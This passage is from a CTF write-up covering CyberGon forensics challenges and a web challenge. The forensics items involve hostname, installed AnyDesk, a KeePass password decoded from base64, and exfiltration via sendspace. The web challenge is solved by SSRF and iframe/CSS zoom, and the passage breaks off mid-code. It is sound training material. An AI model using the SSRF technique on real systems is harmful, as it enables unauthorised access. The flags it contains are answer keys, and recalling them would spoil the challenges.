


Figure 5.24: Base64 Encoded String from Embedded Data

Decoding this text simply gave me the flag.

*Figure 5.25: **Falg Decoded from Base64 String***


Flag: CyberGonCTF{y0u_G07_7h3_53cR37_1Nf0}

6. IR

Basic - 1 IR

Question: Can you find the timezone name and hostname


Scenario: In operation system information, there is a hostname.



Result: 1 of 1 Result

Type	Value
Name	CYBERGON-CTF
Program Name	Windows 10 Enterprise
Processor Architecture	AMD64
Temporary Files Directory	%SystemRoot%\TEMP
Path	C:\WINDOWS
Product ID	00329-00000-00003-AA343
Owner	CyberGon-Admin
Source File Path	/img_Basic data partition.img
Artifact ID	-9223372036854775476

Figure 6.1: Operation System Information



```
07/18/2023 11:31:01.688 SetupEngine: Processor: 2 processor(s), architecture=amd64
07/18/2023 11:31:01.688 SetupEngine: Memory: 4193336 KB, 525716 KB available
07/18/2023 11:31:01.688 SetupEngine: Locale: System=1033, UI=1033
07/18/2023 11:31:01.688 SetupEngine: Locale: en-US
07/18/2023 11:31:01.688 SetupEngine: OS String: 10.0.19045sp0.0x64-Wrk-1(1033;1033;en-US)
07/18/2023 11:31:01.688 SetupEngine: Local Time: 07/18/2023 18:31:01.688 (Time Zone: SE Asia Standard Time - bias: -420)
07/18/2023 11:31:01.688 SetupEngine: Number of milliseconds that have elapsed since the system was started: 4318359
07/18/2023 11:31:01.690 SetupEngine: Install root volume C:\ has bytes available to caller: 36377038848
07/18/2023 11:31:01.692 SetupEngine: The install root volume matches the TMP folder volume: True
07/18/2023 11:31:01.694 SetupCache: SetupCache::Initialize Migration completed with: 0x00000000
```

Figure 6.2: Time Zone Information

Flag: CyberGonCTF{SE Asia Standard Time_CYBERGON-CTF}

Victim Info IR

Question: Where did attacker get the email address of the employee?

Scenario: In one of the emails, I found the information.




Figure 6.3: Email Information

Flag: CyberGonCTF{BusinessConf2023}

Application Name IR

Question: Do not forget to care about permission creeps. It can allow user to install unapproved application. Employee installed unapproved remote desktop application and can you find what application employee is using ?

Scenario: In the Installed Programs, I found anydesk which is the most suspicious remote desktop application.




Figure 6.4: Installed Applications Information

Flag: CyberGonCTF{anydesk}

Keeper IR

Question: How does employee keep credentials? What application?

Scenario: There also has keepass application in which user store credentials.




Figure 6.5: Keepass Application Information

Flag: CyberGonCTF{keepass}

Bank Name IR

Question: Do you know the name of bank that is used by employee?

Scenario: I searched for bank names and found two names which were not valid. So I thought that might be stored in other places.

I found something interesting in ACCOUNT01 user's document folder.




Figure 6.6: ACCOUNT01 user's Data

This is keepass database and onlyme.txt which includes base64 encoded string.




Figure 6.7: Onlyme Text File

Decoding this will result getting the result.

```
└─$ echo 'RW1pbHl0aGluZ3NBbGxCZXN0MjAyMyQkJA==' | base64 -d
EmilythingsAllBest2023$$$
```

Figure 6.8: Base64 Decode the Password

Using this password, I opened the database file and found the information I needed.




Figure 6.9: User Credentials Data

Flag: CyberGonCTF{Obank}

Data Exfiltration IR

Question: Attacked used same way like employee not to be suspicious traffics. Do you know what kinds of media or resource that used by attacker ?

Scenario: In web history, the user searched for file hosting site.




Figure 6.10: Web History Data

Flag: CybergonCTF{sendspace}

TA0001_A IR

Question: Hopefully, we all know ;). Can you investigate the belonging IP address with it ?

Scenario: In one of the email attached file, I found QR code within it.




Figure 6.11: QR Code Data from Email Attachment

Uploading it into qr scanner.




Figure 6.12: QR Code Data Extract

Found a link. I searched it in virustotal and found related IP Address.

Figure 6.13: Related IP Address

Flag: CyberGonCTF{172.67.1.225}

7. WEB

Love is Blurry

Question: Love is Blurry. Sometime you need a reading glasses. flag is at /flag but you won't able to see it.

Scenario: SSTI and iframe (html and css)

I found "You should try POSTing the url." In the homepage of challenge page and I found "allow only admin from local" in the /flag endpoint. So I decided to try ssrf and I get blurred image of flage page as following.




Figure 7.1: blurred flag image

My idea is true but I didn't know how to get flag from this blurred image. So, search and tried many ways about ssrf but I didn't find the right way to extract the flag from this image. But I found the hint, that "html and css can hack this challenge". I try with html page at my local python server and make public via ngrok (ngrok help me to make my local web server to access from public).

First, I need to check javascript is working or not. I write sample html file "<script>document.write('hello world')</script>" as "test.html" and call this file from challenge site via url parameter. I got response following and I knew that I could use javascript.




Figure 7.2: javascript test

I thought that I would write a simple html file and JavaScript codes from this file will extract all data from flag file and send it back to my server. So, I need to test whether the challenge website can request via JavaScript or not. I wrote the following codes to “test.html” and tested at localhost but failed with CORS.

```
<script>
const url = "https://cybergon-blur.chals.io/flag";
fetch(url)
 .then(response => {
  if (!response.ok) {
   throw new Error(`HTTP error! Status: ${response.status}`);
  }
  return response.text(); // Get the response body as text
 })
 .then(htmlData => {
  // Store the response HTML data into a variable
  const responseData = htmlData;
  console.log(responseData); // Print the response data to the console
 })
 .catch(error => {
  console.error("Fetch error:", error);
 });
</script>
```




Figure 7.3: CORS Error

Then I think what I can do with html and CSS. I got an idea if I can change the size of text, I can see clearly. Let's test with large font size.

```
<html>
<style>
h1 {
 font-size: 100px;
}
</style>
<h1>Hello World</h1>
</html>
```




Figure 7.4: Large Font Size

Damm I can get flag by this way. I think that I can control the size of flag page by using html iframe tag.

With the help of ChatGPT I get the following html code. I just changed transform scale value to get large font size of flag. And need to change transform original x-axis, y-axis value to get full flag text.

```
<!DOCTYPE html>
```

```
<html>
<head>
 <style>
  #myIframe{
    width: 100%;
    height: 600px;
    border: none;
    transform: scale(7); /* Apply a zoom of 1.2 (20% larger) */
    transform-origin: 0 0; /* Set the transformation origin */
  }
 </style>
</head>
<body>
 <iframe id="myIframe" src="iframe-content.html"></iframe>
</body>
</html>
```

Figure 7.5: Flag Format

But I can't see all the full flag data because the flag text is white color. I found the sample flag from the question. So, I changed the background color of iframe tag to black with the help of ChatGPT.

```
<!DOCTYPE html>
<html>
<head>
 <style>
  #myIframe{
    width: 100%;
    height: 600px;
    border: none;
```

```
    position: relative;
    transform: scale(8); /* Apply a zoom of 1.2 (20% larger) */
    transform-origin: 0 0; /* Set the transformation origin */
    z-index: 1;
   }

   #overlay {
    width: 100%;
    height: 100%;
